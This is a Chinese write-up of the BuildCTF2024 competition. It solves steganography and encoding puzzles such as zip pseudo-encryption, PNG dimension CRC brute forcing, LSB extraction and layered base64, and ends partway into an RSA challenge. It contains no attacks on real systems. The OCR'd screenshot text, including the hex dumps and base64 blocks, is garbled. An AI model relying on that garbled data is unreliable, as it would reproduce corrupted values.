


BuildCTF2024 Writeup

花了一晚上看了一下，老规矩，一眼没思路的就pass，最终做出来了这么点题。

Misc

E2?21P

先把加密位都改成00，解压以后出现CRC校验错误的问题



接下来按[这篇文章](#)做就行

```
(root㉿DESKTOP-LQMRD0K)-[~/home/starr]
└─# printf '\x08' | dd of=1.zip bs=1 seek=$((0x08)) count=1 conv=notrunc
输入了 1+0 块记录
输出了 1+0 块记录
1 字节已复制 , 0.000547584 s , 1.8 kB/s

(root㉿DESKTOP-LQMRD0K)-[~/home/starr]
└─# unzip 1.zip
Archive: 1.zip
  inflating: @_f1@9.txt  resolv.conf
```

txt的内容是brainfuck编码

The screenshot shows the W3Schools Brainfuck online editor interface. At the top left is the W3Schools logo. On the right are links for 'App下载' (App Download), '注册' (Register), and '登录' (Login). The main area has a title 'brainfuck 在线工具' (Brainfuck Online Tool). Below it is a code input field containing the following Brainfuck code:

```
1 -->++++ >+++ ++. <+ ++[-> ---<] >---. <++++ ++[-> +++++ +<]>. <++++ ++[-> +++++ +<]>. <
```

Next to the input field are two buttons: a blue '输入' (Input) button and a green '运行代码' (Run Code) button. To the right of the code area is a results panel titled '运行结果' (Run Result) which displays the output: 'BuildCTF [Da7A_Cowbr355l0n_15_3A5Y]'. At the very bottom are navigation arrows for the code editor.

EZ_ZIP

binwalk分离图片得到一个zip

```
[root@DESKTOP-LQMRDOK ~]# binwalk -e ZPZ.jpg --run-as=root  
  
DECIMAL      HEXADECIMAL      DESCRIPTION  
-----  
0            0x0                JPEG image data, JFIF standard 1.01  
9024          0x2340             Zip archive data, at least v2.0 to extract, compressed size: 55229, uncompressed size: 55232, name: layer_499.zip  
64355         0xFB63             End of Zip archive, footer length: 22  
  
[root@DESKTOP-LQMRDOK ~]
```

看来是要解500层压缩包

```
import pyzipper
cnt=500
target_folder='111'
zip_file='111\\layer_500.zip'
while cnt>=0:
    with pyzipper.AESZipFile(zip_file, 'r', compression=pyzipper.ZIP_DEFLATED,
encryption=pyzipper.WZ_AES) as extracted_zip:
        extracted_zip.extractall(path=target_folder)
    cnt-=1
    zip_file=f'111\\layer_{cnt}.zip'
```

解出来最后是个flagggggg.zip，用010看一下发现伪加密，改完解压得flag

HEX的秘密

如下

The screenshot shows the XOR Brute Force section of the challenge interface. The "Input" field contains the hex string: c2f5e9ece4c3d4c6fb3c5fafadc1b5e3a1a1dfe2e9eee1f2f9f9f9fd. The "Output" section displays several key candidates, each followed by its corresponding decrypted message. The key candidate "BuildCTF{3Ezz_Asc!!_binaryyy}" is highlighted in blue, indicating it is the correct key. The decrypted messages include: "»....°.Éx..{,í.ºø}.....", "CthmeBUGz2D{[^@b ^cho`\$xxx|", "@wknFAVDy1GxxjC7a#"]k1cp{{.", "Avjog@ExxFyy\B6'""vajmbqzz~", "Fqmh'GPB.7A~~[E1g%{fmjev}]y", "GpliafQC->.ZDf5\$Zglkdw||x", "DsojbER@)5C||YG3e'Ydohgt...{", "ErnkCSA{4B}XF2dd&Kenifuv~~z", "J>adLKNs;MrrWI=k))Wjafizqqqu", "K = 89: K\|em|or:LssvHcj(\V\ ghppt", "Kev = 8a: H_cfnT\|a9OnnLk?i+tlhdkxsssw".

what is this?

如下

一念愚即般若绝，一念智即般若生

阴阳怪气编码，得到password

解码: YYGQ 输入长度: 488 输出长度: 8 cost: 2 ms

与佛论禅

待处理: ... 逐行 解码忽略空格

佛曰: 空即是佛即俱聽薩摩耶那大姪詎快多提勝涅槃界涅槃大俱神闇住老渺渺依真如。即呼帝冥耶梵大波得特輪至勝佛俱造這麼偈蘭真要恐三夷罰體伊揚俱若夷離體滅借誦盡寫舍梵夜心語阿摩上罰陀利罰得神帝坐空無能者俱曳勝禪法夢伊道俱跋俱寫曳禪穆老離體冥實審佈多勝故悉怛隸阿諦一罰離住知住者燙騰至梵尼詔呼俱聲詔夢訛離禪訛。詔僧勝尼盡罰禪虛恐冥多喚苦怯离即住燙勝詔鬼詔至俱提禪帝俱禪梵恐俱藝上蒙叫罰勝無音數喚得俱所創那體住箇頭住以機詔明奢廷南心端倒住夜遠故梵以榜離世竟涅輪道審倒冥禪罰得納摩特沙瑟法瑟燙但離體呼俱聽誦明南沙寫竟黎上誦故離波無悉訛漫孕拘住慧利知燙體禪道順度知阿訛呼誦明梵瑟舍誦蓬奢竟俱數法能扶羅究數燙夜帝離

加密:

<input type="radio"/> 01248	<input type="radio"/> a1z26	<input type="radio"/> aaencode	<input type="radio"/> ADFGX	<input type="radio"/> affine	<input type="radio"/> asciiSum	<input type="radio"/> atbash
<input type="radio"/> autoKey	<input type="radio"/> bacon24	<input type="radio"/> base64CaseCrack	<input type="radio"/> baudot	<input type="radio"/> beaufort	<input type="radio"/> bifid	<input type="radio"/> braille(盲文)
<input type="radio"/> brain fuck	<input type="radio"/> bubbleBabble	<input type="radio"/> caesar	<input type="radio"/> caesar box	<input type="radio"/> cetacean	<input type="radio"/> Citrix CTX1	<input type="radio"/> curveCipher
<input type="radio"/> DNA	<input type="radio"/> emojiSubstitute	<input type="radio"/> Fenham	<input type="radio"/> fourSquare	<input type="radio"/> fracMorse	<input type="radio"/> grayCode	<input type="radio"/> gronsfeld
<input type="radio"/> hacker words	<input type="radio"/> handyCode	<input type="radio"/> hill	<input type="radio"/> jjencode	<input type="radio"/> manchester	<input type="radio"/> manchester-diff	<input type="radio"/> morse
<input type="radio"/> nihilist	<input type="radio"/> oneTimePad	<input type="radio"/> Ook	<input type="radio"/> pawnShop	<input type="radio"/> periodicTable	<input type="radio"/> playFair	<input type="radio"/> polybius
<input type="radio"/> porta	<input type="radio"/> qwe	<input type="radio"/> rabbit	<input type="radio"/> railFence	<input type="radio"/> rot13	<input type="radio"/> rot18	<input type="radio"/> rot47
<input type="radio"/> rot5	<input type="radio"/> rot8000	<input type="radio"/> RSA-crack	<input type="radio"/> socialistCoreValue	<input type="radio"/> steg base64	<input type="radio"/> tapCode	<input type="radio"/> trifid
<input type="radio"/> troll script	<input type="radio"/> twin-hex	<input type="radio"/> type7	<input type="radio"/> virginene	<input type="radio"/> vowel	<input type="radio"/> zwBinary	<input type="radio"/> zwUnicode
<input checked="" type="radio"/> 与佛陀禅	<input type="radio"/> 六十四卦	<input type="radio"/> 兽音(online)	<input type="radio"/> 天干地支(base60)	<input type="radio"/> 新佛曰(online)	<input type="radio"/> 熊曰(online)	<input type="radio"/> 百家姓
<input type="radio"/> 阴阳怪气						

encrypt version custom password for encrypt version, default is TakuronDotTop

加密 解密 quipqiup.com

输出内容:

日: 坤元元華劫始南靈+梵冥蒸渺蕩淨+浩虛玉道坤玉終羅度清魄魔神龍融魂玉命魄鬼照色玉冥周色西鬼終命東融量照霽北南西生蛇+空茫陀周度清道梵冥度東真圓圓阿度命淨威芒度元毫微陀空人羅北魂威蕩幽吉靈尊

解码: BuddhaSay 输入长度: 310 输出长度: 100 cost: 5 ms

天书解码

曰：坤芒元重华劫始南灵+梵冥无渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照霄炁北南西生陀+空茫陀周度清道芒炁冥度东真阎阿度命净威芒度元芒微威陀空人罗北魂威荡幽吉灵尊

解密结果 ↓

百家姓磁链解码: magnet:?xt=urn:btih:rZ44Z
 中文电报码解码:
 天干地支解码:
 伏羲六十四卦解码:
 与佛论禅(佛曰/如是我闻)解码:
 与佛论禅V2(佛又曰)解码:
 天书(曰)解码: 7deUvpxFHgNST7rVkdM5k7X18GSU9JinEziQ5vsS1rMpvTpx
 真文解码: 曰：坤芒元重华劫始南灵+梵冥无渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照霄炁北南西生陀+空茫陀周度清道芒炁冥度东真阎阿度命净威芒度元芒微威陀空人罗北魂威荡幽吉灵尊
 隐藏(麦宽)字符解码:
 元素周期表密码解码:
 火星文解码: 火星文解密1： 曰：坤芒元重华劫始南灵+梵冥无渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照霄炁北南西生陀+空茫陀周度清道芒炁冥度东真阎阿度命净威芒度元芒微威陀空人罗北魂威荡幽吉灵尊
 火星文解密2： 曰：坤芒元重华劫始南灵+梵冥无渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照霄炁北南西生陀+空茫陀周度清道芒炁冥度东真阎阿度命净威芒度元芒微威陀空人罗北魂威荡幽吉灵尊
 棋盘密码解码: -1
 八卦符编码解码:
 中文域名PunyCode解码:
 键盘包围解码:
 键盘按键键码值(keyCode)解码:
 键盘上挡键解码: 曰：坤芒元重华劫始南灵+梵冥无渺荡净+浩虚玉道坤玉终罗炁度清魄魔神龙融魂玉命魄鬼照色玉冥周色西鬼终命东融里照霄炁北南西生陀+空茫陀周度清道芒炁冥度东真阎阿度命净威芒度元芒微威陀空人罗北魂威荡幽吉灵尊
 九宫格键盘解码:
 豪击码解码:
 encodeURIComponent(颜文)解码:
 encodeURIComponent(颜文)解码:
 # 本软件为测试之用，不得用于任何非法及商业用途 # 体验AI编码 赢取万元奖金 随波逐流出品 www.1010.xyz

base58

[随波逐流]CTF编码工具 V6.3 20241008

Base/Rot 字符解密1 字符解密2 字符解密3 编码转换 带key解密 多key解密 在线解密 进制转换 其他工具 文件 图片 题库&更新

密文 (字: 48) 密钥key/str/url: 7dcUypxFHgNSJ7rVkdM5k7X18GSU9JinEziQ5vsS1rMpvTpx

解密结果 双11超级红包主会场,天天开红包,领24888元红包! 正则搜 搜索 结果 ↑

一键解码: [解码结果 (注: 在线解密密码不参与一键解码)]

base64解码: mW口JE口R' U口S9口5upd口t口' 8口f口V3] = q

base32解码:

base16解码:

base85(a)解码:

base85(b)解码:

base58解码: Build CTF [D3crypt10n_1s_4_10ng_r04d]

base36解码:

base91解码:

base92解码: =AkyL8ta?UE%1E×3[4□0&y

'-fFDN)E□0>[¶[

base62解码: 13348996933733200377760866035747250623921089262095567381252110270620050246861207929457

base62(ASCII)解码:

Base16-32-64-91混合多重解码:

1 isBase64 True 7dcUypxFHgNSJ7rVkdM5k7X18GSU9JinEziQ5vsS1rMpvTpx

2 解码结果 b"\xed\xd7\x14\xca\x9c\x1e\x03R\xba\xd5\x91\xd39\xb5\xf5\xf0d\x94\xf4\x98\xa7\x138\x90\xeb\xfb\x12\xd6\xb3)\xb0d:g"

如果最后一个的[解码结果]是乱码,倒数第二个就是正确答案。

16进制转字符:

10进制转字符:

8进制转字符:

2进制转字符:

混合进制解码:

培根bacon解码:

摩斯解码:

接龙解码: 7m1V...+0m...WW&7i7hm...7T1RPWVQ&+aM...H...F...w...W1...D...v...+

本软件为测试之用,不得用于任何非法及商业用途 # 体验AI编码 赢取万元奖金 随波逐流出品 www.1o1o.xyz

四妹, 你听我解释

扔进010, 看到结尾多了点东西

010 Editor - C:\Users\jyjzho\Desktop\c.png

十六进制(I) 运行脚本() 运行模版: PNG.bt

起始页	c.png
7:5650h: E6 66 B6 7E A6 F6 9D 00 42 A5 03 A4 03	D133456729ADCCDEF
7:5660h: 00 0D 04 00 59 50 5D 00 04 02 37 80 15 D2	0119~@0122V0
7:5670h: D6 9C 1F IC 0D 78 00 7F 7F 2F 80 75 8D E4 08 3D	YD...0...0...0...0...
7:5680h: 77 C2 1B 68 C5 5F 1E 19 A5 AF 30 EC E7 EF CE 57	0x...X...Y//u.a...
7:5690h: AF 5F B1 02 F2 56 65 CE 50 AF 8D BE 70 F2 E7 71	0A.hA...Y01c1LW
7:56A0h: EF 1E AA 1A C0 18 63 81 A0 02 D0 3F 64 F5 13 47	...0Ve†]...3p...0cp
7:56B0h: 80 0B 30 70 D0 58 4E 00 E0 1D AC FE E3 FF 07 8C	..,E.c...h.d...G
7:56C0h: D4 F3 F1 AA 39 D9 3B 00 00 00 01 41 16 4A AE	..,spUXN,..,-p...y...@
7:56D0h: 3A 39 00 00 00 00 00 00 00 00 00 00 00 00 00 00	16**0]....1EN*8
7:56E0h: E8 87 AA E7 94 B1 E6 98 87 E6 98 8E E6	0]...g†...*g...-ta...z...
7:56F0h: B3 95 E6 B2 BB E5 B9 B3 E7 AD 89 E5 85 AC E6 AD	*...*...*...*...*...*...*
7:5700h: E5 96 8A E5 85 AC E6 AD A3 E5 85 AC E6 AD A3 E8	E...*...*...*...*...*...*
7:5710h: 87 AA E7 94 B1 E3 87 AA E7 94 B1 E5 92 8C E8 B0	E...*...*...*...*...*...*
7:5720h: 90 E5 B9 B3 E7 AD 89 E8 87 AA E7 94 B1 E8 87 AA	E...*...*...*...*...*...*
7:5730h: E7 94 B1 E5 85 AC E6 AD A3 E5 B3 95 E5 B2 BB E5	E...*...*...*...*...*...*
7:5740h: 8F 8B E5 96 84 E5 B3 E7 AD 89 E5 85 AC E6 AD	C*...*...*...*...*...*...*
7:5750h: A5 E8 A5 9A E8 BF A1 E6 96 87 E6 98 E5 85 AC	..,A...*...*...*...*...*...*
7:5760h: E5 AD A3 E6 B0 91 E6 B8 BB E5 85 AC E6 AD A5 E8	E...*...*...*...*...*...*
7:5770h: A5 9A E4 BF A1 E5 B3 E7 AD 89 E5 B3 D3 E7 AD	A...*...*...*...*...*...*
7:5780h: 89 E8 AF 9A E4 BF A1 E5 B9 B3 E7 AD 89 E6 B3 95	S...*...*...*...*...*...*
7:5790h: E6 B2 BB	te satisfa...ç- ba...*

模版结果 - PNG.bt

名称	值	开始	大小	颜色	注释
struct PNG_SIGNATURE sig	0h	0h	Bh	Fg: Bg:	
struct PNG_CHUNK chunk[0]	IHDR (Critical, Public, ...	8h	19h	Fg: Bg:	
struct PNG_CHUNK chunk[1]	sRGB (Ancillary, Public, ...	21h	Dh	Fg: Bg:	
struct PNG_CHUNK chunk[2]	gAMA (Ancillary, Public, ...	28h	10h	Fg: Bg:	
struct PNG_CHUNK chunk[3]	IDAT (Critical, Public, ...	3Eh	FFC6h	Fg: Bg:	
struct PNG_CHUNK chunk[4]	IDAT (Critical, Public, ...	10004h	10000h	Fg: Bg:	
struct PNG_CHUNK chunk[5]	IDAT (Critical, Public, ...	20004h	10000h	Fg: Bg:	
struct PNG_CHUNK chunk[6]	IDAT (Critical, Public, ...	30004h	10000h	Fg: Bg:	

输出

执行模版 'C:\Users\jyjzho\Desktop\c.png'...
 *ERROR: CRC Mismatch @ chunk[0], in data: c5a18d9c; expected: d073b961
 *ERROR Line 332: 声明中的数组大小无效。

复制出来from hex，得到前半串编码

The screenshot shows a hex editor interface. In the 'Input' pane, there is a large block of hex data. In the 'Output' pane, the corresponding ASCII text is displayed, which reads: '自由文明法治平等公正敬业公正友善公平自由和谐平等自由公正法治友善平等公正诚信文明公正民主公正诚信平等平等诚信平等法治'. The top right corner of the interface shows 'length: 576' and 'lines: 13'. The bottom right corner shows 'time: 1ms', 'length: 64', and 'lines: 1'.

同时还报crc有问题，猜测需要爆破宽高

```
import binascii
import struct
crcbp = open("c.png", "rb").read()      #填入图片名
crc32frombp = int(crcbp[29:33].hex(),16)
print(crc32frombp)

for i in range(10000):
    for j in range(10000):
        data = crcbp[12:16] + \
            struct.pack('>i', i)+struct.pack('>i', j)+crcbp[24:29]
        crc32 = binascii.crc32(data) & 0xffffffff
        # print(crc32)
        if(crc32 == crc32frombp):
            print(i, j)
            print('hex:', hex(i), hex(j))
            exit(0)
```

```
525 1020
hex: 0x20d 0x3fc
```

改一下，得到后半串编码



下面的内容付费观看

后半部分：和谐公正平等平等友
善敬业法治富强和谐民主法治诚信和谐

社会主义核心价值观编码

核心价值观编码

社会主义核心价值观：富强、民主、文明、和谐；自由、平等、公正、法治；爱国、敬业、诚信、友善

BuildCTF{lao_se_p1}|


编 码

解 码

自由文明法治平等公正敬业公正友善公正公正自由自由公正法治友善平等公正诚信文明公正民主公正诚信平等平等诚信平等法治和谐公正平等平等友善敬业法治富强和谐民主法治诚信和谐

四妹？还是萍萍呢？

在图片的第38个chunk处发现了压缩包的部分，加个504B上去丢给foremost去分解



压缩包需要密码，提示公众号回复password有惊喜，破碎的二维码一眼就是DK盾，不用补全了，直接去回复拿到password，解压出txt。里面的内容一看就是图片被base64了，转换一下。

图片的状态一眼就是宽高有问题，去爆破一下，然后修改，得到flag。


785 1558
hex: 0x311 0x616



如果再来一次，还会选择我吗？

可以看出每两个字节交换了一下，写脚本还原，得到key

```
with open('password.png', 'rb') as f:  
    content = f.read()  
swapped = bytearray(content)  
for i in range(0, len(swapped)-1, 2):  
    swapped[i], swapped[i+1] = swapped[i+1], swapped[i]  
with open('output.png', 'wb') as f:  
    f.write(swapped)
```



给了一个很抽象的被涂掉的条形码，用脚本恢复一下

```
from PIL import Image
img = Image.open('keyy.png')
result = Image.new(img.mode, img.size, 'white')
pixels = img.load()
result_pixels = result.load()
for i in range(img.size[0]):
    for j in range(img.size[1]):
        r, g, b = pixels[i, j][:3]
        if not (r == 0 and g == 0 and b == 0 or r == 255 and g == 255 and b == 255):
            result_pixels[i, j] = (255, 255, 255)
        else:
            result_pixels[i, j] = pixels[i, j]
result.save('keyy.png')
```

```
from PIL import Image
img = Image.open('keyy.png')
result = img.copy()
pixels = img.load()
result_pixels = result.load()
width, height = img.size
for col in range(width):
```

```

has_black_pixel = False
for row in range(height):
    r, g, b = pixels[col, row][:3]
    if r == 0 and g == 0 and b == 0:
        has_black_pixel = True
        break
if has_black_pixel:
    for row in range(height):
        result_pixels[col, row] = (0, 0, 0)
result.save('keyyy.png')

```



解压出的txt里面是超长一串base64，懒得写脚本反复解码了，直接cyberchef无脑点

Recipe sav fol del v
From Base64 not_interested pause
Alphabet A-Za-z0-9+=
 Remove non-alphabet chars Strict mode

Input
Vm0wd2QyUX1VwGxhV0d4v1YwZDRWmV1wKrsNV01wbdNx1aJ7VjAxVz2ET1lhMUpUvmpBeFySkVUbGhoTVVwVVztceJ1R1
15U2twVJhGa9Uv1z3v1ZadGnFSmxSb6w1VTJ0V1ZXSkhkRz1VmxaM1zsWmFR05GU214U2JHdzFwVEowVjFaWFNrAghS
emxxWm14YU0xwNxhuBzrUjA1R1uyMTRVMkpIZHpgV1ZFB3dwakZhv6Z0cmFnHaFn1lxhXVm0xFN1VWhhXbk5YY1vac1VqQT
FSMV5TVRSVh1rcElasHBHVjFaRmIzZFdha1poVjBa12tRkhRk5sY1h0wFZtHhOrRmXwTUh0wG3+NV1ZbfZhy2XwcvFU
R1NN1Y1VFZSU1zrXkjRwkhU0hCSFZgRmfSbu16wK2kaGExc69wakJhV0D0dFjraGnSazVzWlxob1dGwnRNSGhPum14V1
RvaG9xR0pyT1zswm3GwmhZMnhxY1ZGVV3+tk5kbFkxVkZau1UxwJNwEpql1d4aFuwaENTRpxUm1GU23vBdZxa1prYudf
eGNH0vdha0poVkrkt2RGSnJhR2hTYxpWe1dxeg9imWRHV25ST1NhafvBtE0VjFsvMFHOvhSMHS5VGxac1dtSkdXbWhaTw
SoWfIxWkldwVkpzG51v23G3hw1phTFVeFdu5k5XRxBxVwxNGFgVxdrUSUUmxeFvtMuDvMpkNyKrawGEcH1Zvwrg
ZudOSE9WZghhMHbvVmtSS1QyUkdTbkpoUjJoF1Ycf1bGRYZUc5aU1XUhwmjVTVgxOSGFQ1ZiVEUwVmpGu1ZtRkhPvm
hTTUhCNVZhEgfJmWr02tkwGJxaGfuVzVvBZreFdrZfdw3b6Vkd2MvYySkdhMh2XyTFwafZURzL1rnR1u2s1wFJYQnhw
V3hrTkdr1ZYzGhsVtVvW14d2VGvnRNvNRWtWtwV11rUmFxR04Y0hKw1ZxukdaVwRpU0U5V1phAgNSE32Vm10U1Mxux
1Va2RUYmtbw1VqSm9WRmxZY0Zkb6jhU11avW1YVxhFvrafdna1zuVvcd41NHRkdRbfppkvVvd1ZtcEdVmVp0UmoUfZt
aFRUvhdT1zaSGVHmpNV1IwTjba1dhSlhhr0zVvnpw1Ywhn1JlRmRyVkkZkV2Ez0jZwa2R6TvZzeVnrZghNlmhYvVrgd2
FGW1VsBfpsum1SMVUycfxRkpZUw5oV1YzaHJu2RHujfaVpHaFNVFZwV1cXNGQyVkdwb1JOV1dsV1RxdHdWmWxyVw1G
WFJwVjRZMGhLV2xaWFVrZGFwV1QjVTBVNVYxcEhrR2h0U0VKM1ZetMTBvM14VhsvMeY1Uvzbxr3yjFwcvntodSdxhawT
Baa2JHskhB6xhV1dnMv1VwXhxr1zyYuzkTmFsW1VWa2Q0dF0oSfJrZfjirnBwVmtWVmQxWnRjRwRwTVZwMFVtdg9R1p0
YUZSVVZxaERubFph0dwsfjtce5MMU13V1RKmGeExZhtDghoujBaV1zucFdkbf13V25KbfjtUn1xa1prVjFe1fq1whm1
I2VFZalwmVwTnJaR2hOT1owVdlwUkdkMkzhv2xwU2JGcHnvbtFTTVZveWN6R1hsa3BaVvc1b1YxwXphSEpVYTJSSFVqrMfx
BuildCTF{y0u_are_great_boy}

Output
start: 30 time: 58ms
end: 27 length: 27
lines: -3 sav coropeunc full

From Base64 not_interested pause
Alphabet A-Za-z0-9+=
 Remove non-alphabet chars Strict mode

From Base64 not_interested pause
Alphabet A-Za-z0-9+=
 Remove non-alphabet chars Strict mode

From Base64 not_interested pause
Alphabet A-Za-z0-9+=
 Remove non-alphabet chars Strict mode

STEP CHEF ICON BAKE! Auto Bake

老色批

lsb

The screenshot shows the 'Extract Preview' window with the following details:

- Extract Preview:** Hex dump of the file content.
- Bit Planes:**
 - Alpha: 7, 6, 5, 4, 3, 2, 1, 0
 - Red: 7, 6, 5, 4, 3, 2, 1, 0
 - Green: 7, 6, 5, 4, 3, 2, 1, 0
 - Blue: 7, 6, 5, 4, 3, 2, 1, 0
- Order settings:**
 - Extract By: Row, Column
 - Bit Order: MSB First, LSB First
- Bit Plane Order:**
 - RGB, GRB
 - RBG, BRG
 - GBR, BGR
- Preview Settings:** Include Hex Dump In Preview
- Buttons:** Preview, Save Text, Save Bin, Cancel

The screenshot shows the 'Base64' decoding interface with the following details:

- Recipe:** From Base64
- Input:** QnVpbGRDVEZ7MV9hbV9uMHRfTFNCISEhfQ==
- Output:** BuildCTF{1_am_n0t_LSB!!!}
- Alphabet:** Alphabet A-Za-z0-9+=
- Checkboxes:** Remove non-alphabet chars (checked), Strict mode

Crypto

OVO开门爽！开到南天门了兄弟

题目

```
from Crypto.Util.number import *

flag = b'BuildCTF{*****}'

#随机生成p,q
p = getPrime(1024)
q = getPrime(1024)

#计算模数n
n = p*q

e = 65537

m = bytes_to_long(flag)

#c=m^e%n
c = pow(m, e, n)

print('P = ',p**2)
print('Q = ',q**2)
print('n = ',n)
print('e = ',e)
print('c = ',c)

# P =
82798533307572346691364830327508248261757779275065750837101664128970120794669557
69715275604152872242147320194640165649152928984919315754419447729793483984130396
35857857113795657130251620264907661907683199792267557270584819950430923204450295
78663170112125059852841293655225703683953684273889042237827428506169831308851527
85650513046301920305069822348366931825404271695876688539675285303882189060671184
9111397425547100187555655180147777332279552271023409135387829848649824482963887
89493896903844885733381388256423816877498881023413792541374455463067962580927620
99409409285871651688611387507673794784257901946892698481
# Q =
94066435031767666881139042267024773227066647317142726325257635333953802983201403
41860043591350428258361089106233876240175767826293976534568274153276542755524620
13871476733882033474814036508085647425333403323645709276424499498383791495528680
81537846287393272175397011349397483131230713476978272791699528107279956817807177
19971161661561936180553161888359929479143712061627854343656949334882218260141557
